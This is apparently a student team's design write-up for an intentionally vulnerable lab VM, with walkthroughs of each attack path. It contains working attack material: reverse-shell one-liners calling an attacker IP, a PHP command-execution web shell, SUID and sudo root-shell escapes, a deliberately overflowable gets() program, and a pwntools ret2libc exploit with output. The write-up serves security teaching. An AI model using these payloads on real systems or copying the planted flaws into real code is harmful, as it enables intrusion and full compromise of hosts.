Vulnerable Virtual Machine Design and Write-Up

- **VM name**: VM_3599882369793414
- **Team number**: 10
- **Team members**:
  1. Simone Ciferri
  2. Matteo Concutelli
  3. Adele Mussari
  4. DF1sh

Abstract

People-For-Rent Srl is an innovative company providing a unique service: renting people for various roles ranging from a parking assistant to decision-making consultants, and from motivational companions to individuals who will express annoyance on your behalf. The company's IT infrastructure is pivotal for connecting clients with these diverse service providers.


1 SERVICES

Among the services exposed by the company IT infrastructure there are the following: an HTTP server (hosting a website), an FTP server, an SMB server and an SSH server.

```
└─$ nmap 10.0.8.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 13:24 EDT
Nmap scan report for 10.0.8.4
Host is up (0.0032s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
445/tcp open  microsoft-ds
```

1.1 HTTP server

The HTTP server runs on TCP port 80 using Apache httpd 2.4.41. This server hosts the web platform through which clients interact with the company's services.



Customers use this platform to browse the catalog of available "rentable persons" and place their orders. Despite its critical role, this server is vulnerable due to misconfigurations.

1.2 FTP server

The FTP server operates over TCP on port 21 using vsftpd 3.0.5. It is used for internal sharing of configuration files and sensitive documents between administrators. In particular at the moment it's used for transisioning from password-based to PKI-based SSH login.

1.3 SMB server

The SMB server runs on TCP port 445. It was originally used for internal file sharing among the company employees. But the IT administrator was either lazy, or forgot to take it down. Due to improper security settings, this server allows for unauthorized access and modification of shared files.

1.4 SSH server

Running on TCP port 22 using OpenSSH 8.2p1, the SSH server is intended for secure administrative access and routine maintenance tasks. Although this version of OpenSSH is relatively secure, the existence of old credentials found in the FTP server could allow attackers to bypass authentication mechanisms.

2 EASY

2.1 Local Access - SSH credentials from vsftpd server

Type: misconfigured service, uprotected sensitive information.
Description: The vsftpd server has been improperly set up by the administrator, allowing for anonymous logins. This is a clear deviation from standard cybersecurity protocols. Moreover, crucial files, such as those containing credentials, have not been removed from the server. Additionally, strict access controls on these files are absent, meaning that they are accessible to everyone via this service.
Exploitation:

1. Through nmap basic script, notice that *anonymous login* is allowed.

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    3 0        0            4096 Apr 12 19:13 ftp_shared
```

2. Establish an FTP anonymous session.

3. Find the README file and the *ssh_keys* folder.

```
ftp> ls
229 Entering Extended Passive Mode (|||55737|)
150 Here comes the directory listing.
-r--r--r--    1 1000     1000         1247 Apr 12 18:51 README.txt
drwxrwxrwx    2 0        0            4096 Apr 24 08:51 ssh_keys
```

   The README file contains a message from the system administrator instructing employees on transitioning from password-based to PKI-based SSH login. It includes steps for downloading private SSH keys and emphasizes the importance of security practices.

4. Locate the *id_rsa_reginald* file and dump it using the *get* command.

5. Use this key to access reginald's account via SSH.

2.2 Privilege Escalation - SUID Misconfiguration on 'nice' Utility

Type: Unsecure SUID permissions.
Description: To manage the server load of work and ensure that the client-facing functionalities remain responsive and efficient, the company has enabled Reginald, a DevOps engineer, to adjust the priority of these backend processes. Due to strict security policies, Reginald does not have root access. Instead, the company has set the SUID bit on the *nice* command linked specifically to the backend applications. However, the SUID setting on *nice* could potentially be exploited to spawn a root shell.
Exploitation:

1. Find out that the command *nice* has the SUID bit set by running the following command:
   find / -type f -perm -04000 -ls 2>/dev/null.

```
 279468     44 -rwsr-xr-x   1 root     root            44784 Feb  6 12:49 /usr/bin/newgrp
 278076     84 -rwsr-xr-x   1 root     root            85064 Feb  6 12:49 /usr/bin/chfn
 282628     40 -rwsr-xr-x   1 root     root            39144 Apr  9 15:34 /usr/bin/umount
 278079     88 -rwsr-xr-x   1 root     root            88464 Feb  6 12:49 /usr/bin/gpasswd
 262659     56 -rwsr-sr-x   1 daemon   daemon          55560 Nov 12  2018 /usr/bin/at
 282627     56 -rwsr-xr-x   1 root     root            55528 Apr  9 15:34 /usr/bin/mount
 263059     32 -rwsr-xr-x   1 root     root            31032 Feb 21  2022 /usr/bin/pkexec
 263654     68 -rwsr-xr-x   1 root     root            67816 Apr  9 15:34 /usr/bin/su
 273003    164 -rwsr-xr-x   1 root     root           166056 Apr  4  2023 /usr/bin/sudo
 262840     40 -rwsr-xr-x   1 root     root            39144 Mar  7  2020 /usr/bin/fusermount
 278077     52 -rwsr-xr-x   1 root     root            53040 Feb  6 12:49 /usr/bin/chsh
 263007     44 -rwsr-x---   1 root     reginald        43352 Sep  5  2019 /usr/bin/nice
 278080     68 -rwsr-xr-x   1 root     root            68208 Feb  6 12:49 /usr/bin/passwd
```

2. The exploit for this binary can be easily found online. Just run the following command: nice /bin/sh -p.

```
$ nice /bin/sh -p
# whoami
root
#
```

3 INTERMEDIATE

3.1 Local Access - Reverse Shell from cronjob in SMB share

Type: misconfigured service, unprotected sensitive information, cronjob maintenance error.
Description: The SMB server has been incorrectly configured by the administrator, allowing for both anonymous logins and file uploads. Within an SMB share named "*secCheck*", there is a log file detailing a cron job named "*security_check.sh*", which is associated with the user "engelbert". This cron job is supposed to reside in the

"*secCheck*" folder accessible via the SMB share; however, it is currently missing. This oversight allows an attacker to create and upload a malicious "*security_check.sh*" file to the folder. If uploaded, this file could be executed to gain local access to the system.
Exploitation:

1. Connect to the SMB server using anonymous login credentials and enumerate the shares.

```
└─$ smbclient -L //10.0.0.4 -U anonymous --no-pass

        Sharename       Type      Comment
        ---------       ----      -------
        files           Disk
        music           Disk
        secCheck        Disk
        IPC$            IPC       IPC Service (vm-3599882369793414 server (Samba, Ubuntu))
```

2. Browse to the "secCheck" folder on the SMB share where the cron job details are logged in the only file present: "*log_review.log*".

```
Sun Mar 14 08:12:34 UTC 2024 INFO: User 'reginald' initiated database backup
Sun Mar 14 08:14:22 UTC 2024 INFO: Started system update
Sun Mar 14 08:14:35 UTC 2024 INFO: Service 'httpd' has been restarted
Sun Mar 14 08:15:10 UTC 2024 INFO: Checked system integrity, no issues found
Sun Mar 14 08:16:05 UTC 2024 INFO: User 'engelbert' logged in
Sun Mar 14 08:16:19 UTC 2024 INFO: Disk cleanup initiated by system
Sun Mar 14 08:16:30 UTC 2024 INFO: Started network service restart
Sun Mar 14 08:16:45 UTC 2024 INFO: Network service restarted successfully
Sun Mar 14 08:17:00 UTC 2024 INFO: User 'ermenegild' logged in for remote support session
Sun Mar 14 08:17:00 UTC 2024 INFO: User 'engelbert' added cron job for security checks
Sun Mar 14 08:17:01 UTC 2024 INFO: Cron job details: ***** /home/engelbert/secCheck/security_check.sh
Sun Mar 14 08:18:00 UTC 2024 INFO: User 'engelbert' logged out
Sun Mar 14 08:18:18 UTC 2024 INFO: System resource usage is within normal parameters
Sun Mar 14 08:18:45 UTC 2024 INFO: Memory test performed by 'auto-diagnostics'
Sun Mar 14 08:19:00 UTC 2024 INFO: Started system backup
Sun Mar 14 08:19:22 UTC 2024 INFO: Email service 'exch01' queued for restart by admin
Sun Mar 14 08:20:03 UTC 2024 INFO: Firewall rules updated by 'securitybot'
Sun Mar 14 08:20:45 UTC 2024 INFO: Intrusion detection system initiated scan
```

3. Write a script named "*security_check.sh*" that contains the malicious code intended to execute the attack. For example:

```
#!/bin/bash
# Reverse Shell Script
bash -i >& /dev/tcp/10.0.0.3/7777 0>&1
```

4. Upload the crafted "*security_check.sh*" file to the "*secCheck*" folder. Given the misconfigured permissions, the attacker will be able to upload files.

5. Wait for cron job execution. The system's scheduler (cron) will attempt to execute "*security_check.sh*" according to its predefined schedule, which is every minute.

6. Once the script executes, gain local access as user 'engelbert'.

3.2 Privilege Escalation - Root shell through Lateral Movement

Type: Misconfigured sudo privileges.
Description: While Engelbert's account does not have a direct way to perform privilege escalation, a misconfiguration allows this account to access all files in the home directory of another user: 'ermenegild'. Enumerating the home directory of ermenegild, the attacker discovers and opens a critical file named "*id_rsa*", which is Ermenegild's private SSH key. Using this key, the attacker successfully authenticates over SSH into Ermenegild's account. Ermenegild, as a network administrator, has been granted sudo privileges on the binary 'tshark,' a network monitoring tool. This privilege is exploited by the attacker to execute arbitrary commands with root privileges by invoking 'tshark' in an unintended way to spawn a root shell.
Exploitation:

1. Enumerate the file system and find out you have read access to everything inside ermenegild's home directory.

2. Find the *id_rsa* file.

```
$ ls -la
total 12548
drwxr-xr-x 2 ermenegild ermenegild     4096 Apr 25 17:46 .
drwxr-xr-x 6 ermenegild ermenegild     4096 Apr 25 18:21 ..
-rwxr-xr-- 1 ermenegild engelbert      5093 Apr 25 17:34 anakin.jpeg
-rwxr-xr-- 1 ermenegild engelbert     97424 Apr 25 17:34 dont.jpg
-rwxr-xr-- 1 ermenegild engelbert  12345149 Apr 25 17:34 FermiSpringer.pdf
-rwxr----- 1 ermenegild engelbert      2590 Apr 25 17:46 id_rsa
-rwxr-xr-- 1 ermenegild engelbert     39002 Apr 25 17:34 Leslie_Lamport.jpg
-rwxr-xr-- 1 ermenegild engelbert     59224 Apr 25 17:34 loveeeee.jpg
-rwxr-xr-- 1 ermenegild engelbert     90251 Apr 25 17:34 not_funny.docx
-rwxr-xr-- 1 ermenegild engelbert     90251 Apr 25 17:34 yessss.mp3
-rwxr-xr-- 1 ermenegild engelbert     90251 Apr 25 17:34 zipped.zip
$
```

3. Copy the private key on the attack box and log into ermenegild's account via SSH:
ssh ermenegild@10.0.8.4 -i id_rsa

4. Execute the "*sudo*" command along with the flag "*-l*" to find out what are the allowed sudo commands for the invoking user. Notice that the '*tshark*' binary can be executed as root.

```
$ sudo -l
Matching Defaults entries for ermenegild on vm-3599882369793414:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ermenegild may run the following commands on vm-3599882369793414:
    (ALL) NOPASSWD: /usr/bin/tshark
```

5. The exploit for this binary can be easily found online. Here's a screenshot from GTFObins on how to gain a root shell:

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' >$TF
tshark -Xlua_script:$TF
```

4 HARD


4.1 Local Access - SQL Injection and RFI

Type: unsanitized input, remote code execution.
Description: The web server hosting the website contains a misconfigured directory that is publicly accessible through directory enumeration. The directory named "*serveradmin*" opens a login panel intended for administrative access. Since the login form has been poorly sanitized, an attacker can perform SQL injection on the login form, bypassing authentication mechanisms to log in as an admin. Once authenticated, the admin panel allows file uploads, apparently for image files since it doesn't allow extensions like *.php*, *.php2*, *.sh* and so on. However, the filter fails to block variations of these extensions, like *.phtml*, allowing an attacker to upload a malicious PHP script that can execute system commands. Successful exploitation grants the attacker the ability to execute a reverse shell, gaining local access to the system.
Exploitation:

1. Enumerate directories of the webserver, and find */serveradmin*.

```
└─$ gobuster dir -u http://10.0.8.4/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
...........
===============================================================
/images               (Status: 301) [Size: 305] [--> http://10.0.8.4/images/]
/css                  (Status: 301) [Size: 302] [--> http://10.0.8.4/css/]
/js                   (Status: 301) [Size: 301] [--> http://10.0.8.4/js/]
/server-status        (Status: 403) [Size: 273]
/serveradmin          (Status: 301) [Size: 310] [--> http://10.0.8.4/serveradmin/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

2. Perform SQL injection: Although the server implements basic input sanitization measures that block typical SQL injection characters such as '- -', it remains vulnerable to other SQL injection techniques.




3. Once logged into the admin panel, create a malicious *.phtml* file, for example the following file allows the attacker to perform RCE on the web server.

```php
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
} else {
    echo "No command specified.";
}
?>
```

4. Initiate a Web Server on the Attacker's Machine: As the administrative panel requires an external URL input for its operation, it is necessary for the attacker to set up a web server on their own machine.

```
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

5. Upload the file



6. Implement a reverse shell: first, open a netcat connection on the attackbox. Then, URL-encode the following command:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.0.0.3 8888 >/tmp/f
```

7. Finally, perform the exploit: send the corresponding http request, in our case:

   `http://10.0.8.4/serveradmin/uploads/natsy_o.phtml?cmd=rm+%2Ftmp%2Ff%3Bmkfifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff%7Csh+-i+2%3E%261%7Cnc+10.0.0.3+8888+%3E%2Ftmp%2Ff`

   Thus, gain local access!

```
└─$ nc -lvp 8888
listening on [any] 8888 ...
10.0.8.4: inverse host lookup failed: Host name lookup failure
connect to [10.0.8.5] from (UNKNOWN) [10.0.8.4] 56212
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

4.2 Privilege Escalation - Lateral Movement to ret2libc

Type: Unsecure SUID permissions, misconfigured cronjob, unsecure programming.
Description: While exploring the webserver's file directory as the user www-data, the attacker discovers a file named *upload.php*. Within this file, a comment indicates that a cronjob is intended to be removed, and points to its presence in the /tmp directory. The cronjob was for testing purposes from a tester developer, Robinald. However, the /tmp directory is designed for temporary storage, with its contents typically cleared at each reboot on many systems. Storing a cron job script in this directory suggests a profound misunderstanding of both system architecture and security protocols. Using this information, the attacker exploits the lack of the actual cron job script in the /tmp directory by creating a new .sh script, thus spawning a reverse shell as the user *robinald*.
Upon gaining access as robinald, the attacker finds that this user has SUID permissions set on a binary named *IP_mod* in its home directory, which is meant to adjust network configurations. The code of the binary is the following:

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

void main() {
    char new_ip[16];

    // Ask IP address to the user
    puts("Enter the new IP address: ");
    gets(new_ip);

    // Remove the new line character
    new_ip[strcspn(new_ip, "\n")] = 0;

    // Build the command to change the IP address
    char command[50];
    snprintf(command, sizeof(command), "ifconfig eth0 %s", new_ip);

    // Execute the command with root privilegess
    setuid(0);
    system(command);
    return;
}
```

Unfortunately, this binary is susceptible to a buffer overflow attack due to improper handling of user input. The attacker crafts an input that triggers this vulnerability, allowing the execution of arbitrary code with root privileges and ultimately leading to the spawning of a root shell.

Exploitation:

1. Enumerate the web server directory and find the comment inside the *upload.php* file.

```php
            if (downloadFile($file_url, $destination)) {
                echo "File uploaded successfully.";
            } else {
                echo "Error. File not uploaded.";
            }
        }
    } else {
        echo "Invalid URL.";
    }
}
//After finishing the testing phase remember to REMOVE the test.sh cronjob on /tmp/
?>
```

   From there, create the corrisponding *.sh* file inside /tmp to gain a reverse shell as *robinald*.

2. Run *ls -la* and find the *IP_mod* binary (it is the only file in the home directory of *robinald*).

```
-rwxr-xr-- 1 root     root       526 Apr 27 16:29 change_ip.c
-rwsr-x--- 1 root     root     16896 Apr 26 20:39 ip_mod
```

   The source code is next to the binary as requested in the assignment.

3. Use a binary analysis tool like 'checksec' to check the security features of the executable file.

```
└─$ checksec --file=ip_mod
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX enabled    No PIE
```

   From here the attacker understands a few things:

   - **Partial RELRO**: the GOT table is readable and writable.
   - **No PIE**: the binary is not affected by ASLR.
   - **NX enabled**: you can't execute code from the stack.

This is how the attacker undestands that this is a ret2libc attack. Now the attacker also checks the */proc/sys/kernel/randomize_va_space*, which is a Linux kernel parameter that controls the behavior of Address Space Layout Randomization (ASLR).

```
cat /proc/sys/kernel/randomize_va_space
2
```

4. Install the pwntools library with the command "*pip3 install pwntools –user*" to create a python script that will exploit the binary. This library is designed for rapid prototyping and development of exploit code, including binary exploitation. If the target machine cannot access the internet, manually download pwntools in the attackbox and then transfer it to the target machine.

5. Create the *exploit.py* file: The goal of this attack is to execute *system("/bin/sh")*. Since the executable has the SUID bit set, executing this code opens a root shell.
   In order to execute *system("/bin/sh")*, the attacker needs to know the address of the *system* function in the *libc* memory location. Since the *libc* is affected by ASLR, the attacker must first compute the base address of the *libc* library, in order to locate the address of the *system* function and of "/bin/sh".

```
#!/usr/bin/env python3
from pwn import *

context.binary = binary = './ip_mod'
elf = ELF(binary)
rop = ROP(elf)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
p = process()

padding = b'A'*24
payload = padding
payload += p64(rop.find_gadget(['pop rdi', 'ret'])[0])
payload += p64(elf.got.gets)
payload += p64(elf.plt.puts)
payload += p64(elf.symbols.main)

p.recvline()
p.sendline(payload)
p.recvline()
leak = u64(p.recvline().strip().ljust(8,b'\0'))
p.recvline()

log.info(f'Gets leak ⇒ {hex(leak)}')
libc.address = leak - libc.symbols.gets
log.info(f'Libc base ⇒ {hex(libc.address)}')

payload = padding
payload += p64(rop.find_gadget(['pop rdi', 'ret'])[0])
payload += p64(next(libc.search(b'/bin/sh')))
payload += p64(rop.find_gadget(['ret'])[0])
payload += p64(libc.symbols.system)

p.sendline(payload)
p.recvline()
p.interactive()
```

   The padding is initialized to 24 times the letter 'A' because the binary goes into segmentation fault the first time after the 24th byte. The attacker finds this out after playing a bit with the binary's input.

6. Execute it and gain a root shell!

```
robinald@vm-3599882369793414:~$ python3 exploit.py
python3 exploit.py
[*] '/home/robinald/ip_mod'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0×400000)
[*] Loading gadgets for '/home/robinald/ip_mod'
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[x] Starting local process '/home/robinald/ip_mod'
[+] Starting local process '/home/robinald/ip_mod': pid 2244
[*] Gets leak ⇒ 0×7fe46da0b970
[*] Libc base ⇒ 0×7fe46d988000
[*] Switching to interactive mode
id
uid=0(root) gid=1004(robinald) groups=1004(robinald)
```

This is a customized version of the ret2libc TryHackMe room.